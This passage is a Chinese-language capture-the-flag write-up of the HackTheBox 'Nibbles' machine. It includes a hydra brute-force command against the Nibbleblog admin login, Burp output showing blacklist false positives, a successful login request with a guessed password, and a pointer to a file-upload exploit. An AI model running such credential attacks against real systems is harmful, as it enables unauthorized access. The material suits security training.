<notification_session_fail type="integer">0</notification_session_fail>
<notification_session_start type="integer">0</notification_session_start>
<notification_email_to type="string">admin@nibbles.com</notification_email_to>
<notification_email_from type="string">noreply@10.10.10.134</notification_email_from>
<seo_site_title type="string">Nibbles - Yum yum</seo_site_title>
<seo_site_description type="string"/>
```

`comments.xml` 暂时未知，从标签和参数来推测应该是一个黑名单的东西。



10.10.10.75/nibbleblog/content/private/users.xml


该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
−<users>
  −<user username="admin">
      <id type="integer">0</id>
      <session_fail_count type="integer">19</session_fail_count>
      <session_date type="integer">1617808212</session_date>
    </user>
  −<blacklist type="string" ip="10.10.10.1">
      <date type="integer">1512964659</date>
      <fail_count type="integer">1</fail_count>
    </blacklist>
  −<blacklist type="string" ip="10.10.16.6">
      <date type="integer">1617808168</date>
      <fail_count type="integer">5</fail_count>
    </blacklist>
 </users>
```

阶段2：工具及利用

阶段2.1：Fuzzing密码


找到管理员登录页面 `admin.php`，尝试口令枚举（sqlmap试过了，失败）。



10.10.10.75/nibbleblog/admin.php

Sign in to Nibbleblog admin area


当登录失败次数过多时会返回该错误：


10.10.10.75/nibbleblog/adm
Nibbleblog 4.0.3 - Arbitr
10.10.10.75/nibbleblog/admin.php
Kali Linux
Kali Training
Kali Tools
Kali Forums
Kali Docs
NetHunt

Nibbleblog security error - Blacklist protection


尝试利用 hydra 加字典枚举下口令：

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.75 -V http-form-post '/nibbleblog/admin.php:username=^USER^&password=^PASS^:Incorrect username or password'
```




```
[ATTEMPT] target 10.10.10.75 - login "admin" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target 10.10.10.75 - login "admin" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[80][http-post-form] host: 10.10.10.75   login: admin   password: password
[80][http-post-form] host: 10.10.10.75   login: admin   password: iloveyou
[80][http-post-form] host: 10.10.10.75   login: admin   password: princess
[80][http-post-form] host: 10.10.10.75   login: admin   password: 1234567
[80][http-post-form] host: 10.10.10.75   login: admin   password: 123456789
[80][http-post-form] host: 10.10.10.75   login: admin   password: abc123
[80][http-post-form] host: 10.10.10.75   login: admin   password: 12345678
[80][http-post-form] host: 10.10.10.75   login: admin   password: 123456
[80][http-post-form] host: 10.10.10.75   login: admin   password: 12345
[80][http-post-form] host: 10.10.10.75   login: admin   password: rockyou
[80][http-post-form] host: 10.10.10.75   login: admin   password: nicole
[80][http-post-form] host: 10.10.10.75   login: admin   password: daniel
[80][http-post-form] host: 10.10.10.75   login: admin   password: monkey
[80][http-post-form] host: 10.10.10.75   login: admin   password: jessica
[80][http-post-form] host: 10.10.10.75   login: admin   password: babygirl
[80][http-post-form] host: 10.10.10.75   login: admin   password: lovely
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-07 10:41:34
```

显示很多组口令都可以登录，但实际尝试下来都是失败的，将其导出让后用burp代理下看看详情。



```
┌──(kali㉿kali)-[~/hackthebox/Nibbles]
└─$ cat hydra.pwd| awk -F ':' '{ print $4 }'
password
iloveyou
princess
1234567
123456789
abc123
12345678
123456
12345
rockyou
nicole
daniel
monkey
jessica
babygirl
lovely


┌──(kali㉿kali)-[~/hackthebox/Nibbles]
└─$ cat hydra.pwd| awk -F ':' '{ print $4 }' > pass.txt
```




Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	1870	
1	password	200	□	□	1870	
2	iloveyou	200	□	□	1870	
3	princess	200	□	□	352	
4	1234567	200	□	□	1870	
5	123456789	200	□	□	352	
6	abc123	200	□	□	352	
7	12345678	200	□	□	352	
8	123456	200	□	□	352	
9	12345	200	□	□	352	
10	rockyou	200	□	□	352	
11	nicole	200	□	□	352	
12	daniel	200	□	□	352	
13	monkey	200	□	□	352	

```
HTTP/1.1 200 OK
Date: Wed, 07 Apr 2021 15:10:12 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 48
Connection: close
Content-Type: text/html; charset=UTF-8

Nibbleblog security error - Blacklist protection
```

明显看到，工具提示成功是因为安全机制生效了。


在 Hackthebox 的论坛社区里搜了一圈，按照出题的尿性，如果口令不在字典中那就可以是没有枚举出正确的路径文件，或者口令就是题目名称。所以我尝试了一下 `nibbles` ，发现进行了302的页面跳转。



```
POST /nibbleblog/admin.php HTTP/1.1
Host: 10.10.10.75
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Origin: http://10.10.10.75
Connection: close
Referer: http://10.10.10.75/nibbleblog/admin.php
Cookie: PHPSESSID=r2st4u8oi195t8gob5dpr37hn0
Upgrade-Insecure-Requests: 1

username=admin&password=nibbles
```

```
HTTP/1.1 302 Found
Date: Wed, 07 Apr 2021 15:23:58 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-
Pragma: no-cache
Location: /nibbleblog/admin.php?controller=dashboard&action=view
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

成功进入管理员后台。


10.10.10.75/nibbleblog/admin.php?controller=dashboard&action=view

nibbleblog - Dashboard

Quick start

New post New page Manage posts

General settings Regional Change theme

Draft posts

There are no draft posts.

Last comments

There are no published comments.

Notifications

New session started
07 April - 15:23:58 · IP: 10.10.16.6

Login failed attempt
07 April - 15:16:00 · IP: 10.10.16.6

Login failed attempt
07 April - 15:16:00 · IP: 10.10.16.6

Login failed attempt
07 April - 15:16:00 · IP: 10.10.16.6

Login failed attempt
07 April - 15:15:59 · IP: 10.10.16.6

Login failed attempt
07 April - 15:15:45 · IP: 10.10.16.6


Login failed attempt
07 April - 15:10:12 · IP: 10.10.16.6

Login failed attempt
07 April - 15:10:12 · IP: 10.10.16.6

阶段2.2：文件上传

根据在枚举阶段找到的文件上传 exploit，找到对应功能路径。

> `https://github.com/TheRealHetfield/exploits/blob/master/nibbleBlog_fileUpload.py`


10.10.10.75/nibbleblog/admin.php?controller=plugins&action=config&plugin=m

nibbleblog - Plugins :: My image

Title: My image


Position: 4

Caption:

浏览... 未选择文件。

Save changes

路径可以在 exploit.py 文件中获得。

